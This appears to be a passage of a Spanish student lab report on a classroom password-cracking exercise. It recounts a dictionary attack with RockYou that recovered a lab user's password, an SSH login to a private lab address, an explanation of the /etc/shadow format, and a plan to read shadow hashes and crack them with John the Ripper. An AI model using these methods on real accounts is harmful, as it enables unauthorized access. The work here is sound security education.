
En este caso y para agilizar la búsqueda, le pasamos las partes de rockyou que generamos al inicio y varios integrantes empezaron con diferentes partes.







Luego de un tiempo encontramos la contraseña, se encontraba en la última parte de las primeras 3 millones lineas de rockyou.



Dándonos que el usuario pingu, tiene la contraseña **verdic.** Lo único que falta es ver si podíamos entrar usando ssh, para esto usamos el comando:

ssh pingu@192.168.56.101 -p 2222

con la contraseña verdic, logramos entrar.

También desde la máquina virtual pudimos entrar

contraseña: **verdic**

Investigación etc/shadow:

El archivo etc/shadow juega un papel muy importante en el campo de la administración del sistema Linux, específicamente en el contexto de la gestión de cuentas de usuario. Este archivo está diseñado principalmente para mejorar la seguridad de las contraseñas de los usuarios almacenándolas en un formato cifrado, siendo un componente crítico del sistema de autenticación del sistema operativo, asegurando la confidencialidad e integridad de las credenciales de los usuarios.

En linux cuando un usuario crea una cuenta, la información se guarda en el archivo etc/passwd, un archivo simple de texto ASCII de configuración que contiene detalles relativos a las cuentas de usuario. Sin embargo, todos los usuarios del sistema pueden leer este archivo. lo que lo hace altamente vulnerable al acceso no autorizado. Para mitigar esta vulnerabilidad, se introdujo el archivo etc/shadow, archivo que solo el superusuario puede leer. Su propósito principal es almacenar las contraseñas de usuario encriptadas, por lo que las contraseñas tienen una representación hash. Las funciones hash se utilizan para convertir contraseñas en valores hash irreversibles, lo que dificulta enormemente que un atacante recupere las contraseñas originales. Además, el archivo etc/shadow contiene otros

campos que brindan medidas de seguridad adicionales. Estos campos incluyen información sobre la caducidad de la contraseña, fecha de caducidad de la contraseña y la antigüedad mínima y máxima de la contraseña. Al hacer cumplir la caducidad de la contraseña y los cambios regulares de contraseña, el archivo etc/shadow ayuda a mantener la seguridad de las cuentas de los usuarios a lo largo del tiempo. También incluye campos para el bloqueo de cuentas, que se pueden usar para deshabilitar las cuentas de los usuarios de forma temporal o permanente. Para ilustrar la estructura del archivo etc/shadow considere el siguiente ejemplo:

```
user:$6$G1vRc5x2$VzZ1f0P0HvFwG5J3Xf7z9I3w6G3Y2Q3w2Y2Q1R3D2F1g2H1j2I1J0K0L0M0N
0O0P0Q0R0S0T0U0V0W0X0Y0Z0/:18412:0:99999:7:::
```

En este ejemplo, los campos están separados por dos puntos (:). El primer campo representa el nombre de usuario, seguido del campo de contraseña cifrada. Los campos siguientes contienen información sobre la caducidad de dicha contraseña, incluído el último cambio de contraseña, la antigüedad , el periodo de advertencia de la contraseña y la caducidad de la cuenta. Básicamente el formato de la contraseña se establece en `$id$salt$hashed`, en donde `$id` es el algoritmo utilizado para cifrar [2][3]:

+ `$1$ – MD5`
+ `$2a$ – Blowfish`
+ `$2y$ – Eksblowfish`
+ `$5$ – SHA-256`
+ `$6$ – SHA-512`
+ `$y$ - yescrypt`

Propuesta:

La propuesta para encontrar las contraseñas de los demás equipos consiste en obtener primero la contraseña de tomie con un ataque de diccionario utilizando las primeras 3 millones de líneas del archivo RockYou.txt. Este proceso se podría distribuir entre todos los equipos para acelerarlo. Después, podemos ingresar al archivo /etc/shadow y extraer los hashes de las contraseñas de los otros equipos, suponiendo que tomie tiene privilegios de superadministrador. Una vez obtenidos los hashes, usar John The Ripper para generar los hashes correspondientes a las primeras 3 millones de líneas y compararlos con los hashes de las contraseñas de los equipos, el hash que coincida será la contraseña de alguno de los equipos, así hasta eventualmente encontrar todas las contraseñas. Si dividimos la tarea entre todos los equipos, podríamos encontrar las contraseñas de una manera más rápida.

Conclusiones:

Consideramos que nunca estaremos 100% seguros con nuestros equipos o sistemas pues en un mundo digitalizado no resulta muy complicado ser expuesto a algún ataque similar a este, ya que con los suficientes datos respecto al sistema de alguien podemos vulnerar su sistema. Obtener una contraseña no es un problema trivial, en esta práctica nos dimos cuenta el tiempo que toma hacer un ataque de fuerza bruta, aun teniendo ayuda como un diccionario de contraseñas inseguras más usadas. Por eso es importante que nuestras contraseñas sean distintas en cada sitio que visitamos, que sean lo suficientemente largas, evitar palabras comunes o patrones muy usados, y que estén resguardadas en un lugar seguro al que solo nosotros tenemos acceso.

Bibliografía:

+ [1] Mohammed M. A. (2024, 13 Febrero). Cracking a “shadow” password using John the Ripper. https://www.mohammedalani.com/tutorials/cracking-a-shadow-password-using-john-the-ripper/

+ [2] EITCA (2023, 05 Agosto). ¿Cuál es el propósito del archivo `/etc/shadow`? https://es.eitca.org/cybersecurity/eitc-is-lsa-linux-system-administration/basic-linux-sysadmin-tasks/user-account-management/examination-review-user-account-management/what-is-the-purpose-of-the-etc-shadow-file/
+ [3] el-brujo. (2022, 18 Febrero). Ficheros /etc/passwd /etc/shadow y /etc/group en GNU/Linux
+ https://blog.elhacker.net/2022/02/icheros-etc-passwd-shadow-y-group.html
+ Jiménez, J. (2024, 1 mayo). Qué es y para qué sirve el SSH. *RedesZone*.

  https://www.redeszone.net/tutoriales/internet/protocolo-ssh-usos/

+ Denizhalil. (2024, 16 julio). Hydra Cheat Sheet: A Basic Guide for Security Testing.

  DenizHalil. https://denizhalil.com/2024/07/10/hydra-password-cracking-tool/

+ *john | Kali Linux Tools*. (s. f.). Kali Linux. https://www.kali.org/tools/john/

+ Lee, C. (2024, 11 julio). How to Use John the Ripper: A Quick and Easy Guide.

  StationX. https://www.stationx.net/how-to-use-john-the-ripper/